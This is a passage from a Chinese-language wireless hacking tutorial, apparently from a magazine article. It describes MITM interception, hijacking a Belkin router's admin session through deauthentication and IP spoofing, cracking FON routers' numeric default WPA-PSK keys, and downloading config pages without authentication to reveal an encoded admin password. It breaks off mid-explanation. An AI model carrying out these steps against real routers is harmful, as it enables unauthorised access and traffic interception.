


图6

关于无线设备探测的工具和方法还有很多,限于篇幅,这里仅抛砖引玉地介绍其中常见的几种。

MITM中间人攻击

一旦确认了内部的无线路由器或者无线AP的具体IP及MAC,比如连入办公网或者小区内网的无线路由器,无线黑客就可以发动MITM中间人攻击来进行数据的拦截、伪造和破坏。这样,通过该无线路由器进行上网操作的资料和信息就会泄露在该设备所处的上层网络,从而被外部的无线黑客得手。关于中间人攻击的具体方法有很多文章都已提及,这里就不再多言。依此延伸,DNS欺骗、DHCP欺骗等均可实现,限于篇幅,这里也就不再一一举例。如图7所示为对内网的一台无线路由器与网关的通信进行中间人攻击以截获交互资料和上网内容。




图7

会话劫持攻击

作为无线路由器而言,也存在一些不同层面的漏洞,只要利用得当,无线黑客就可以轻而易举地劫持管理员的会话,这就是我们常说的会话劫持攻击,不过这里的受害者不再是主机,而是无线路由器。讲原理之前要强调一点,会话劫持

的前提是无线黑客已经具备连接目标无线网络的能力,即已经破解WEP或者WPA-PSK连接加密!若没有则无法进行劫持。

由于一些无线路由器在对管理员进行认证时,仅仅是依据IP地址来区分合法管理员身份,所以只要无线黑客能够在合法用户使用管理员身份登录无线路由器后,在timeout时间未过期前,劫持其IP地址再次登录,就可以劫持已经认证的会话,从而获取管理员身份。

该漏洞最早被发现在Belkin F5D8233-4无线路由器上,但Belkin其他型号的无线路由器也疑似存在该漏洞。如图8所示,这里我就使用目前市面上比较流行的型号为F6D4230-4的Belkin无线路由器为例。




图8

关于无线路由器认证会话劫持漏洞的使用并不难,不过顺序和思路尤为重要。无线黑客先使用多种无线分析工具对当前无线网络进行抓包分析,比如使用airodump-ng来对当前所有无线网络进行分析,在图9中上部分,我们可以看到存在一个SSID名为"Belkin_ZerOne"的无线网络,启用加密为WPA-PSK;而在右下角,可以看到当前有两个连接至该无线路由器的无线客户端。其中,"00:0E:E8:D3:BF:71"和"00:1F:3C:45:56:00"两者都已经连接至SSID名为"Belkin_ZerOne"的无线网络。




图9

通过简单的无线D.o.S可以对该无线网络进行一段时间扰乱攻击,之后无线黑客会不断尝试登录Belkin无线路由器管理页面来核查合法用户是否登录。当合法用户已经登录无线路由器进行操作时,Belkin会"很友好"地给出如图10所示的提示:"复制管理员,A user at 192.168.2.3 is managing the router.",意思是说当前已经有一个管理员登录进无线路由器进行操作了,而该管理员来自192.168.2.3。




图10

这样,无线黑客就拿到了具备管理员能力的客户端IP,并且确认当前该客户端用户正在以管理员身份登录无线路由器。对照一下前图所示的内容,无线黑客就找到了该IP对应的MAC地址。接下来无线黑客只需要迅速修改自身IP使之与之前已连接客户端IP一致,并连接无线路由器。如图11所示,在Linux下的无线网络连接界面中会显示已经成功连接,在下方的状态栏中显示出"Connected to Belkin_ZerOne at 77%(IP:192.168.2.3)",即无线黑客已经以192.168.2.3这样的IP连接到了该无线网络。




图11

此时,无线黑客在浏览器中输入192.168.2.1来访问Belkin无线路由器,会发现已经直接打开管理页面而无须输入密码,可以任意操作了。到此,无线黑客成功完成会话劫持,并以管理员身份登录无线路由器进行任意配置。

默认WPA-PSK连接密钥

对于一些特定型号的无线路由器，在默认情况下，其提供的无线网络支持WEP或者WPA-PSK加密方式，并且提供了出厂就设置好的默认WEP或者WPA-PSK加密密码。比较典型的如FON。

作为非常有名的FON无线路由器，其建立全球免费无线热点网络的构想可以算得上是伟大，作为其提供的FON无线路由器，在默认情况下使用名为"Myplace"这样的SSID来提供无线网络，并且该网络默认就要求WPA-PSK加密方式。其密码是在出厂时就设定好的，并标注在其产品背面。如图12所示，这台FON无线路由器的默认WPA-PSK密码为7130000877。这样的话，对于无线黑客而言，一旦发现名为"Myplace"这样SSID的无线网络，就可以进行Deauth攻击来获取其WPA握手包，并导入本地字典破解。由于FON在默认情况下使用纯数字作为WPA-PSK加密密码使用，所以只要构建这样的10位纯数字字典，就可用于快速破解。




图12

关于破解WPA-PSK的过程及步骤就不再演示了，最早在2007年12月的黑防杂志上我那篇破解WPA-PSK一文就已经登出了具体的方法。惟一的区别在于，对于使用FON这样默认WPA-PSK密码的用户而言，上述威胁更大些。

验证绕过攻击

我们都知道，即使WEP或者WPA-PSK连接密码已经被破解，但由于登录密码的限制，无线黑客们仍然无法轻易地访问无线路由器的配置页面进行修改，这也是很多网管员所庆幸的。不过貌似令人遗憾的是，对于个别厂商的某些型号无线设备而言，攻击者甚至无须验证即可直接下载该设备几乎全部的配置页面。如图13所示，使用某款整站下载工具将该设备配置页面全部强制下载到本地，除了个别报错外，其他主要的页面都已经下载到本地。




图13

打开管理页面的源代码，如图14所示，在黑框处可以看到在"http_passwd"旁、"value="后面显示的就是加密过的管理员密码"Y2pjaG53cw=="。

